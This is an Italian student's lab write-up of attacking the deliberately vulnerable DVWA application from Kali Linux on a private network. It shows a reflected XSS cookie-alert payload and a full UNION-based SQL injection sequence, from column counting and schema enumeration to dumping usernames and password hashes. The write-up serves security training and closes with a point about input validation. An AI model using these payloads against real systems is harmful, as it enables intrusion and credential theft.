

Esercizio del Giorno

Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

Obiettivi:


Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

Istruzioni per l'Esercizio:

1. **Configurazione del Laboratorio:**
 - Configurare il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
 - Verificate la comunicazione tra le due macchine utilizzando il comando `ping`.
2. **Impostazione della DVWA:**
 - Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
 - Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.
3. **Sfruttamento delle Vulnerabilità:**
 - Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
 - Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.

Per svolgere l'esercizio di oggi ho configurato le macchine virtuali con i seguenti IP: 192.168.50.101 per quanto riguarda Metasploitable2 che ospita DVWA e la macchina Kali Linux con IP 192.168.50.105. In questo modo le due macchine possono entrare in comunicazione.

Dopo aver accesso alla DVWA tramite il browser di Kali Linux ho navigato alla fine alla pagina di configurazione e ho settato il livello di sicurezza a LOW




A questo punto siamo pronti per sfruttare le vulnerabilità;

XSS REFLECTED:

Lo script che ho scelto è il seguente `<script>alert(document.cookie)</script>`

questo codice può poi agire come se fosse parte della pagina stessa, permettendo all'attaccante di rubare informazioni sensibili, come i cookie, o di manipolare il comportamento del sito. Quello che abbiamo trovato noi, in questo caso è un cookie di sessione.




In un contesto reale, l'attaccante inserisce il codice JavaScript (in questo caso `alert(document.cookie)`) all'interno di un campo di input o in un URL, senza che il sistema o il sito web lo filtri o lo "sanitizzi". Questo è il punto di vulnerabilità.

Quando il codice viene eseguito nel browser della vittima, può accedere ai dati che normalmente non sarebbero visibili a un'altra pagina web, come i **cookie** di sessione o altre informazioni salvate dal sito. Se i cookie contengono informazioni sensibili, come i dati di login, l'attaccante potrebbe sfruttarli per impersonare la vittima o accedere a dati riservati.

SQL INJECTION

Questa SQL injection sfrutta un comportamento vulnerabile del sistema che non filtra correttamente i dati immessi dall'utente, consentendo l'iniezione di comandi SQL malevoli nel database. Questa iniezione manipola la query SQL in modo che la condizione `OR 1=1` sia sempre vera, il che comporta il ritorno di tutti i risultati dal database.



Una volta appurata la vulnerabilità, ho cercato di capire il numero di colonne tramite **1' ORDER BY 1** – questo processo va fatto aumentando il numero di colonne possibili fino ad arrivare al messaggio di errore (Unknown column '3' in 'order clause'. Nel nostro caso questo sta ad indicare che le colonne sono due.

ID: 1' ORDER BY 1 --
First name: admin
Surname: admin

Unknown column '3' in 'order clause'

Una volta scoperto il numero di colonne procedo con **1' UNION SELECT null, null** – per scoprire il nome delle colonne

User ID:

ID: 1' UNION SELECT null, null --
First name: admin
Surname: admin

ID: 1' UNION SELECT null, null --
First name:
Surname:

A questo punto, bisogna elencare le tabelle con questo comando: **1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database() --**

User ID:

ID: 1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database() --
First name: admin
Surname: admin

ID: 1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database() --
First name:
Surname: guestbook

ID: 1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database() --
First name:
Surname: users

Adesso che sappiamo quali sono le tabelle, possiamo mirare alla tabella interessante, nel nostro caso la tabella “Users” con il seguente comando:

1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --

```
ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --  
First name:  
Surname: user_id
```

```
ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --  
First name:  
Surname: first_name
```

```
ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --  
First name:  
Surname: last_name
```

```
ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --  
First name:  
Surname: user
```

```
ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --  
First name:  
Surname: password
```

```
ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --  
First name:  
Surname: avatar
```

Adesso abbiamo tutte le informazioni per estrarre i dati che ci interessano; nella tabella **users** troveremo la colonna **user** e la colonna **password**, quindi scrivendo **1' UNION SELECT user, password FROM users** – otterremo quello che stiamo cercando:

```
ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Lavorando a questo esercizio, ho compreso chiaramente l'importanza di due tipi di attacchi informatici: l'SQL Injection e il Cross-Site Scripting (XSS). Entrambi dimostrano come piccole falle nella gestione dei dati possano portare a conseguenze gravi.

L'**SQL Injection** sfrutta l'assenza di controlli sui dati inseriti dall'utente per manipolare le query di un database. Come abbiamo visto nelle immagini, un malintenzionato può, con poche righe di codice, bypassare i sistemi di login o estrarre intere tabelle di dati sensibili.

Il **Cross-Site Scripting (XSS)**, invece, si concentra sull'inserimento di codice dannoso (come script JavaScript) all'interno di pagine web. Quando un altro utente visita quella pagina, il codice viene eseguito, permettendo all'attaccante di rubare informazioni, come i cookie di sessione, o di reindirizzare la vittima su siti malevoli.

In conclusione, la sicurezza di un'applicazione web dipende in gran parte dalla corretta validazione e sanificazione di tutti gli input degli utenti. Trascurare anche solo un campo di testo può aprire la porta a queste due tipologie di attacchi, con rischi enormi sia per il sito che per i suoi utenti.